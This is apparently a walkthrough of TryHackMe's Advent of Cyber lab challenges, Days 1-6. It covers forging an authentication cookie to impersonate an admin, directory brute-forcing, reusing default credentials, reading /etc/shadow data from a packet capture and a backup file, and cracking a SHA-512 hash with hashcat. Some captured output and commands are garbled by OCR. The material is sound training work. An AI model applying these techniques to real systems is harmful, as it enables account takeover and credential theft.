

## 25 Days of Christmas – TryHackMe

### [Task 6] [Day 1] Inventory Management


Elves needed a way to submit their inventory - have a web page where they submit their requests and the elf mcinventory can look at what others have submitted to approve their requests. It's a busy time for mcinventory as elves are starting to put in their orders. mcinventory rushes into McElferson's office.

*I don't know what to do. We need to get inventory going. Elves can log on but I can't actually authorise people's requests! How will the rest start manufacturing what they want.*

McElferson calls you to take a look at the website to see if there's anything you can do to help. Deploy the machine and access the website at [http://<your\\_machines\\_ip>:3000](http://<your_machines_ip>:3000) - it can take up to 3 minutes for your machine to boot!

#### #1 What is the name of the cookie used for authentication?

Upon accessing the server, we are greeted with the login page.



The screenshot shows a dark green header bar with a small icon and the text "Christmas Inventory List". Below the header is a white login form titled "Login". The form has two input fields: "Email" and "Password", each with a placeholder text box. To the right of the password field is a cartoon illustration of an elf wearing a green hat and pants, waving. A "Submit" button is located at the bottom left of the form area.

To find the cookie, we must be able to login. Let's register for an account first.

## Register



Email

Name

Username

Password

We try login in with our credential. Using Burp Suite, I intercept the request and saw the cookie.

The screenshot shows the Burp Suite interface with the "User Created" tab selected. The "Email" field contains "cy1603@christmas.com". The "Password" field contains "\*\*\*\*\*". The "Submit" button is visible. In the background, the "Raw" tab of the Burp Suite proxy window displays the following HTTP request:

```
GET /home HTTP/1.1
Host: 10.10.10.170:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.170:3000/register
Cookie: authid=Y3kxNjAzdjRlcjlsbDEhc3M%3D
Connection: close
Upgrade-Insecure-Requests: 1
```

Cookie name is **authid**.

**#2 If you decode the cookie, what is the value of the fixed part of the cookie?**

We have one value of authid, Y3kxNjAzdjRlcjlsbDEhc3M%3D. In order to find the fixed part of the cookie, we need to have another account. Let's register another account.

The screenshot shows the Burp Suite interface. On the left, there is a 'User Created' form with fields for 'Email' (cy2@christmas.com) and 'Password' (redacted). A 'Submit' button is at the bottom. On the right, the 'Intercept' tab is selected in the top bar. Below it, a 'Request to http://10.10.10.170:3000' is shown with the following raw payload:

```

GET /home HTTP/1.1
Host: 10.10.10.170:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.170:3000/register
Cookie: authid=Y3kydjRlcjlsbDEhc3M%3D
Connection: close
Upgrade-Insecure-Requests: 1

```

Using the new account, I obtained another value for the authid, Y3kydjRlcjlsbDEhc3M%3D.

%3D is hex value for “=” sign. The authid is most likely base64encoded. Let's try to decode both of them.

Y3kxNjAzdjRlcjlsbDEhc3M== cy1603v4er9ll1!ss

Y3kydjRlcjlsbDEhc3M== cy2v4er9ll1!ss

The fixed part of the cookie is **v4er9ll1!ss**.

### #3 After accessing his account, what did the user mcinventory request?

We noticed from the previous cookies that they are generated by base64encoding Username + fixed part of the cookie. In order to access mcinventory, we can manipulate the cookie in the request with Burp Suite by changing the authid = (base64encode)mcinventoryv4er9ll1!ss .

authid = bWNpbnZlbnRvcnl2NGVyOWxsMSFzcw==

The screenshot shows the Burp Suite interface. On the left, there is a 'User Login' form with fields for 'Email' (cy2@christmas.com) and 'Password' (redacted). A 'Submit' button is at the bottom. On the right, the 'Intercept' tab is selected in the top bar. Below it, a 'Request to http://10.10.10.170:3000' is shown with the following raw payload:

```

GET /home HTTP/1.1
Host: 10.10.10.170:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.170:3000/login
Cookie: authid=bWNpbnZlbnRvcnl2NGVyOWxsMSFzcw==
Connection: close
Upgrade-Insecure-Requests: 1

```

This time, you will get redirected to /admin. Change the cookie as well.

Email  
cy2@christmas.com

Password  
••••••••

Submit

Intercept    HTTP history    WebSockets history    Options

Request to http://10.10.10.170:3000

Forward    Drop    Intercept is on    Action

Raw    Params    Headers    Hex

```
GET /admin HTTP/1.1
Host: 10.10.10.170:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.170:3000/login
Cookie: authid=bWNpbnZlbnRvcnl2NGVyOWxsMSFzcw==
Connection: close
Upgrade-Insecure-Requests: 1
```

We managed to access mcinventory's account.

① 10.10.10.170:3000/admin

Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU



## Christmas Inventory Approval List

### Deleted Entries

mcinventory	firewall	Approve
scaredelf	candy canes	Approve
busylelf	reindeer	Approve
busylelf	santa's hat	Approve
busylelf	yummy elf food	Approve
busylelf	t	Approve
busylelf	sdf	Approve

### All Entries

User	Item	Approval Status
mcinventory	firewall	false
scaredelf	candy canes	false

He requested for **firewall**.


### [Task 7] [Day 2] Arctic Forum

A big part of working at the best festival company is the social live! The elves have always loved interacting with everyone. Unfortunately, the christmas monster took down their main form of communication - the arctic forum!

Elf McForum has been sobbing away McElferson's office. *How could the monster take down the forum!* In an attempt to make McElferson happy, she sends you to McForum's office to help.

### #1 What is the path of the hidden page?

Upon accessing the server, we are greeted with a regular Elf Login page.



Regular Elf Login

Username

Password

Submit

To find the hidden page, let's use gobuster. We use one of the most popular wordlist. Command:

```
gobuster dir -u http://10.10.77.162:3000/ -w directory-list-lowercase-2.3-medium.txt
```

```
root@kali:/usr/share/dirbuster/wordlists# gobuster dir -u http://10.10.77.162:3000/ -w directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.0.1                                         Username
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.77.162:3000/
[+] Threads:      10
[+] Wordlist:     directory-list-lowercase-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2019/12/05 09:56:41 Starting gobuster      Submit
=====
/home (Status: 302)
>Login (Status: 200)
/admin (Status: 302)
/assets (Status: 301)
/css (Status: 301)
/js (Status: 301)
/logout (Status: 302)
/sysadmin (Status: 200)
=====
2019/12/05 10:59:40 Finished
=====
```

We found a page other than login that does not redirect us, **/sysadmin**. This is an administrator login page.


### #2 What is the password you found?

We inspect the page source and found an interesting comment.

```
▼<div class="container">
  <h1>Admin Login</h1>
  ▼<form method="post" action="/sysadmin">
    ▶<div class="form-group">[...]</div>
    ▶<div class="form-group">[...]</div>
    <button class="btn btn-default" type="submit">Submit</button>
  </form>
</div>
<!--Admin portal created by arctic digital design - check out our github repo-->
</body>
</html>
```

Let's check out the github repository.

arctic digital design used for advent of cyber



4 commits 1 branch 0 packages 0 releases

Branch: master New pull request

ashu-savani Update README.md

README.md Update README.md

README.md

## Arctic Digital Design

arctic digital design used for advent of cyber

Previous versions of this software have been shipped out. The credentials to log in are:

- username: admin
- password: defaultpass

\*\* the login portal accepts usernames instead of emails \*\*

This is the default credential for the admin portal. The password found is **defaultpass**.

### #3 What do you have to take to the 'partay'

Did the administrator not change the default password? Let's try.

① 10.10.124.203:3000/admin

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Password

Submit

## All Entries

Prep for Christmas



Hey all - Please don't forget to BYOE(Bring Your Own Eggnog) for the partay!!

Title

Entry


We accessed the admin page! Guess the admin didn't bother to change the credentials. Got to bring your own **Eggnog** to the partay!

### [Task 8] [Day 3] Evil Elf

An Elf-ministrator, has a network capture file from a computer and needs help to figure out what went on! Are you able to help?

#### #1 Whats the destination IP on packet number 998?

Download Evil Elf.pcap. Open in wireshark and apply filter “frame.number == 998” Destination is **63.32.89.195**.



No.	Time	Source	Destination	Protocol	Length
998	1.867761	10.10.186.136	63.32.89.195	TCP	74

#### #2 What item is on the Christmas list?

There are a few protocols that transfer data in plaintext such as HTTP, Telnet and FTP. We clicked on Statistics -> Protocol Hierarchy to see the type of protocols. We see Telnet. Apply filter “Telnet”

telnet							
Packet list		Narrow & Wide		<input type="checkbox"/> Case sensitive	Display filter		
No.	Time	Source	Destination	Protocol	Length	Info	
2255	11.203444	10.10.186.136	63.32.89.195	TELNET	98	Telnet Data	...
2906	16.207416	10.10.186.136	63.32.89.195	TELNET	82	Telnet Data	...
2908	16.209062	63.32.89.195	10.10.186.136	TELNET	1022	Telnet Data	...

```
▶ Frame 2255: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
▶ Ethernet II, Src: 02:7e:2b:12:63:16 (02:7e:2b:12:63:16), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
▶ Internet Protocol Version 4, Src: 10.10.186.136, Dst: 63.32.89.195
▶ Transmission Control Protocol, Src Port: 39390, Dst Port: 23, Seq: 1, Ack: 1, Len: 32
- Telnet
    Data: echo 'ps4' > christmas_list.txt\n
```

We can see that **ps4** is added to the `christmas_list`.

## #3 Crack buddy's password!

The next Telnet frame (2906) contains the data “cat /etc/shadow”. This means that the Telnet frame after (2908) will contain data of the content of the shadow file, which is the encrypted user password.

```
Data: lxd::*18171:0:99999:7:::\nData: uidd::*18171:0:99999:7:::\nData: dnsmasq::*18171:0:99999:7:::\nData: landscape::*18171:0:99999:7:::\nData: sshd::*18171:0:99999:7:::\nData: pollinate::*18171:0:99999:7:::\nData: ubuntu!:18232:0:99999:7:::\nData: buddy:$6$3GjsNPGSzrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxllh0A1sUc/6SUd7UvekB0tSnSyBwk3vCdQbhrgxOpkdsNN6aYP1:18233:0:99999:7:::\n
```

buddy:\$6\$3GvJsNPG\$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxIh0A1sUc/6SUd7UvekB0tSnSyBwk3vCDqBhrgxQpkdsNN6aYP1:18233:0:99999:7:::

Breaking down the format of the important fields:

Buddy – Login username

$\$6$  – is the id of the hashing algorithm, id 6 is SHA-512.

## \$3GvJsNPG – The salt for the hash

\$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxIh0A1sUc/6SUd7UvekB0tSnSyBwk3vCDqBhrgxQpkdsNN6a  
YP1 – The hashed password

With this info, we simply crack the password with hashcat using the popular rockyou wordlist. The command:

```
[root@kali: /usr/share/wordlists# hashcat -m 1800 '$$' '$$' '3GVJsNPG' '$' ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxLh0A1sUc/6SUd7UvekB0tSnSyBwk3vCDqBhrgx0pkdsNN6aYP1 rockyou.txt --force  
hashcat (v5.1.0) starting...
```

We enclose ‘\$’ to prevent variable substitution. -m 1800 specifies the mode for Unix type hash.

```

Dictionary cache built: 8 31 37 31 3a 30 3a 39 39 39 39 39 39 d:::1817 1:0:9999
* Filename...: rockyou.txt 9a 70 6f 6c 6c 69 6e 61 74 65 9:7::: p ollinate
* Passwords.: 3 14344392 1 37 31 3a 30 3a 39 39 39 39 39 39 :*:18171 :0:99999
* Bytes....: 3 139921507a 75 62 75 6e 74 75 3a 21 3a 31 :7::: ub unto!:!1
* Keyspace: 3 14344385 0 3a 39 39 39 39 3a 37 3a 3a 8232:0:9 9999:7::
* Runtime...: 2 secs + 64 79 3a 24 36 24 33 47 76 4a 73 : buddy: $6$3GvJs
0000 4e 50 47 24 5a 72 53 46 70 72 48 53 31 33 64 69 NP$ZrSF prHS13di
$6$3GvJsNP$ZrSFprHS13d1vBlaKg1ryrYLJ7m1xSYRKxlLh0A1sUc/6SUD7UvekB0tSnyBwk3vCDqBhrgxQpkdsNN6aYP1:rainbow
31 74 73 49 52 40 78 67 4c 68 40 41 31 73 66 63 1xSYRKxlLh0A1sUc/6SUD7UvekB0tSnyBwk3vCDqBhrgxQpkdsNN6aYP1:rainbow
2f 36 52 55 64 27 55 76 65 6b 42 4f 74 53 6e 52 /6SUD7UvekB0tSnyBwk3vCDqBhrgxQpkdsNN6aYP1:rainbow

```

We get buddy's password: **rainbow**

### **[Task 9] [Day 4] Training**

With the entire incident, McElferson has been *very* stressed.

*We need all hands on deck now*

To help resolve things faster, she has asked you to help the new intern(mcsysadmin) get familiar with Linux.

Access the machine via SSH on port 22 using the command

```
ssh mcsysadmin@[your-machines-ip]
```

username: mcsysadmin

password: bestelf1234

#### **#1 How many files are there in the home directory(excluding ./ and ..)?**

Using ls -la command, we can see the number of files:

```

[mcsysadmin@ip-10-10-164-158 ~]$ ls -la
total 136
drwx----- 2 mcsysadmin mcsysadmin 199 Dec  4 19:39 .
drwxr-xr-x  4 root      root       40 Dec  4 07:27 ..
-rw-----  1 mcsysadmin mcsysadmin 119 Dec  4 19:39 .bash_history
-rw-r--r--  1 mcsysadmin mcsysadmin  18 Jul 27 2018 .bash_logout
-rw-r--r--  1 mcsysadmin mcsysadmin 193 Jul 27 2018 .bash_profile
-rw-r--r--  1 mcsysadmin mcsysadmin 231 Jul 27 2018 .bashrc
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file1
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:35 file2
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file3
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file4
-rw-rw-r--  1 mcsysadmin mcsysadmin    8 Dec  4 07:30 file5
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:34 file6
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file7
-rw-rw-r--  1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file8
-rw-----  1 mcsysadmin mcsysadmin 1024 Dec  4 07:28 .rnd
[mcsysadmin@ip-10-10-164-158 ~]$ 
```

8 files.

#### **#2 What is the content of file5?**

Running cat command for file5:

```

[mcsysadmin@ip-10-10-85-209 ~]$ cat file5
recipes

```

Content is **recipes**.

### #3 Which file contains the string ‘password’?

For each file, we use the strings command and pipe it with grep password:

```
[mcsysadmin@ip-10-10-164-158 ~]$ strings file1 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file2 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file3 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file4 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file5 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file6 |grep password
passwordHpKRQfdxzZocwg500RsiyLSVQon72CjFmsV4ZLGjxI8tXYo1NhLsEply
[mcsysadmin@ip-10-10-164-158 ~]$ strings file7 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file8 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$
```

file6 contains the string ‘password’.

### #4 What is the IP address in a file in the home folder?

Since IP address range from 0.0.0.0-255.255.255.255, I used a simple regex expression to match the digit before the full stop and the digit after the full stop. As such, I can grep strings between 0.0 to 5.2 which is part of any IP address. I ran the first command to find the file which contains the string without searching file by file. Then I grep the content in the file.

```
[mcsysadmin@ip-10-10-117-98 ~]$ grep -rl "[0-5]\.\.[0-2]"
file2
[mcsysadmin@ip-10-10-117-98 ~]$ cat file2 | grep "[0-5]\.\.[0-2]"
10.0.0.05eXWx4auBc8Swra4aPvIoBre+PRsVgu9GVbGwD33X8bd7TwwlZxzSVYa
```

The IP address is **10.0.0.05**.

### #5 How many users can log into the machine?

We move back one directory and list out the files/folders.

```
[mcsysadmin@ip-10-10-117-98 ~]$ cd ..
[mcsysadmin@ip-10-10-117-98 home]$ ls -la
total 0
drwxr-xr-x  4 root      root          40 Dec  4 07:27 .
dr-xr-xr-x 18 root      root        257 Dec  4 07:23 Mystery
drwx-----  3 ec2-user   ec2-user       95 Dec  4 08:04 ec2-user
drwx-----  2 mcsysadmin mcsysadmin 199 Dec  4 19:39 mcsysadmin
```

The users are ec2-user, mcsysadmin and not forgetting root. Total **3** users.

### #6 What is the sha1 hash of file8?

Running sh1sum command:

```
[mcsysadmin@ip-10-10-117-98 ~]$ sh1sum file8
fa67ee594358d83becdd2cb6c466b25320fd2835  file8
```

**fa67ee594358d83becdd2cb6c466b25320fd2835**

## #7 What is mcsysadmin's password hash?

Password hash are stored in "shadow" file in /etc/ directory. Let's try to view its permissions:

```
[mcsysadmin@ip-10-10-179-78 ~]$ ls -la /etc/ | grep shadow
----- 1 root root 545 Dec 4 07:27 gshadow
----- 1 root root 530 Dec 4 07:23 gshadow-
----- 1 root root 783 Dec 16 08:06 shadow
----- 1 root root 783 Dec 16 08:06 shadow-
```

There is no permission allowed for all users. If we try to view the file, we will get a permission denied:

```
[mcsysadmin@ip-10-10-179-78 ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Since we cannot access it, and we do not have root credentials to change the permission, maybe there is a backup file somewhere? Let's try to locate a backup:

```
[mcsysadmin@ip-10-10-179-78 ~]$ locate shadow | grep bak
/var/shadow.bak
```

We found a bak file in /var/ directory. Let's view its permission:

```
[mcsysadmin@ip-10-10-179-78 ~]$ ls -la /var/ | grep shadow.bak
-rwxr-xr-x 1 root root 783 Dec 4 07:31 shadow.bak
```

We have read permission! Viewing the file:

```
[mcsysadmin@ip-10-10-179-78 ~]$ cat /var/shadow.bak
root:*LOCK*:14600:::::
bin:*:17919:0:99999:7:::
daemon:*:17919:0:99999:7:::
adm:*:17919:0:99999:7:::
lp:*:17919:0:99999:7:::
sync:*:17919:0:99999:7:::
shutdown:*:17919:0:99999:7:::
halt:*:17919:0:99999:7:::
mail:*:17919:0:99999:7:::
operator:*:17919:0:99999:7:::
games:*:17919:0:99999:7:::
ftp:*:17919:0:99999:7:::
nobody:*:17919:0:99999:7:::
systemd-network:!:18218:::::
dbus:!:18218:::::
rpc:!:18218:0:99999:7:::
libstoragemgmt:!:18218:::::
sshd:!:18218:::::
rpcuser:!:18218:::::
nfsnobody:!:18218:::::
ec2-instance-connect:!:18218:::::
postfix:!:18218:::::
chrony:!:18218:::::
tcpdump:!:18218:::::
ec2-user:!:18234:0:99999:7:::
mcsysadmin:$6$jbosYsU/$qOYToX/hnKGjT0EscuUIiIqF8GHgokHdy/Rg/DaB.RgkrbeBXPdzpHdMLI6cQJLdFls4gkBMzilDBYcQvu2ro/:18234:0:99999:7:::
```

We get the password hash for mcsysadmin:

**mcsysadmin:\$6\$jbosYsU/\$qOYToX/hnKGjT0EscuUIiIqF8GHgokHdy/Rg/DaB.RgkrbeBXPdzpHdMLI6cQJLdFls4gkBMzilDBYcQvu2ro/**

## [Task 10] [Day 5] Ho-Ho-Hosint

Elf Lola is an elf-of-interest. Has she been helping the Christmas Monster? lets use all available data to find more information about her! We must protect The Best Festival Company!

## #1 What is Lola's date of birth? Format: Month Date, Year(e.g November 12, 2019)

We have an image from Lola. Running exiftool, we managed to extract some metadata:

```
root@kali:~# exiftool /root/Downloads/thegrinch.jpg
ExifTool Version Number      : 11.78
File Name                   : thegrinch.jpg
Directory_Locations          : /root/Downloads
File Size                    : 69 kB
File Modification Date/Time  : 2019:12:16 16:33:25+08:00
File Access Date/Time        : 2019:12:16 16:33:25+08:00
File Inode Change Date/Time  : 2019:12:16 16:33:25+08:00
File Permissions             : rw-rw-rw-
File Type                   : JPEG
File Type Extension          : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
XMP Toolkit                  : Image::ExifTool 10.10
Creator                      : JLolax1
Image Width                  : 642
Image Height                 : 429
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 642x429
Megapixels                   : 0.275
```

Creator is JLolax1. Maybe she has a social media presence somewhere using the same ID ..? Let's google. We managed to find a twitter account linked to her!

**Elf Lola**  
@JLolax1

I am one of Santa's Helpers, but am a professional photographer after December!

🔗 [lolajohnson1998.wordpress.com](http://lolajohnson1998.wordpress.com)

📅 Joined December 2019

⌚ Born December 29, 1900

Tweets 1 Following 1 Followers 12 Likes 1

[Follow](#)

**Tweets**   **Tweets & replies**

**Elf Lola** @JLolax1 · Dec 4  
Oooo!  
Us Elves can now make iPhone's! Who'da thought it!  
~ Sent from iPhone X

1 1 1

Twitter icon

As seen in her description, her DOB is **December 29, 1900**.

## #2 What is Lola's current occupation?

Lola is one of **Santa's Helpers**.

## #3 What phone does Lola make?

**iPhone.**

## #4 What date did Lola first start her photography? Format: dd/mm/yyyy

Not much information on her Twitter, we check her wordpress:

Lola Johnson

**Hi! Check out my work, and get in touch below.**

#### Featured Works



Still there isn't much information. Maybe we can find some information about the page on the WayBack Machine?

OCT					NOV							DEC						
1	2	3	4	5	3	4	5	6	7	8	9	1	2	3	4	5	6	7
6	7	8	9	10	11	12						8	9	10	11	12	13	14
13	14	15	16	17	18	19	10	11	12	13	14	15	16	17	18	19	20	21
20	21	22	23	24	25	26	17	18	19	20	21	22	23	22	23	24	25	26
27	28	29	30	31			24	25	26	27	28	29	30	29	30	31		

On October, the page was crawled before. Let us check out the earliest snapshot on 23 October 2019:



Lola Johnson

**Hi! Check out my work, and get in touch below.**

#### Five year celebration!


I started as a freelance photographer five years ago today! To celebrate, I am knocking 20% off all event photography days!

#### Featured Works

She mentioned that she started freelance “five years ago today”, which is **23/10/2014**.

## #5 What famous woman does Lola have on her web page?

By Google reverse image searching an “old” image of a woman on Lola’s page:



A screenshot of a Google search results page. The search bar at the top contains the query "ada lovelace". Below the search bar, there are several navigation links: "All", "Images" (which is underlined in blue), "Maps", "Shopping", and "More". To the right of these are "Settings" and "Tools". A message below the search bar says "About 2,990,000,000 results (1.41 seconds)". The first result is a thumbnail image of Ada Lovelace, a historical figure. Next to the image are the text "Image size: 700 × 700" and a link "Find other sizes of this image: All sizes - Small - Medium - Large". Below the image, there is a link to "Ada Lovelace - Wikipedia" with the URL "https://en.wikipedia.org/wiki/Ada\_Lovelace". A snippet of text from the Wikipedia page follows: "Augusta Ada King, Countess of Lovelace was an English mathematician and writer, chiefly known for her work on Charles Babbage's proposed mechanical ...".

We figured that the person is **Ada Lovelace**.

## [Task 11] [Day 6] Data Elf-iltration

"McElferson! McElferson! Come quickly!" yelled Elf-ministrator.

"What is it Elf-ministrator?" McElferson replies.

"Data has been stolen off of our servers!" Elf-ministrator says!

"What was stolen?" She replied.

"I... I'm not sure... They hid it very well, all I know is something is missing" they replied.

"I know just who to call" said McElferson...

## #1 What data was exfiltrated via DNS?

First, we filter the pcap by DNS. Observing the pcap, a prominent url stood out containing some ASCII hexadecimal encoding:

```
AUTHORITY RRS: 0
Additional RRS: 0
- Queries
  - 43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com: type A, class IN
    Name: 43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com
    [Name Length: 75]
    [Label Count: 3]
    Type: A (Host Address) /4
```

Let us convert the hexadecimal encoding into ASCII characters:

## Hex to ASCII Text Converter

Enter hex numbers with any prefix / postfix / delimiter and press the *Convert* button  
(e.g. 45 78 61 6d 70 6C 65 21):

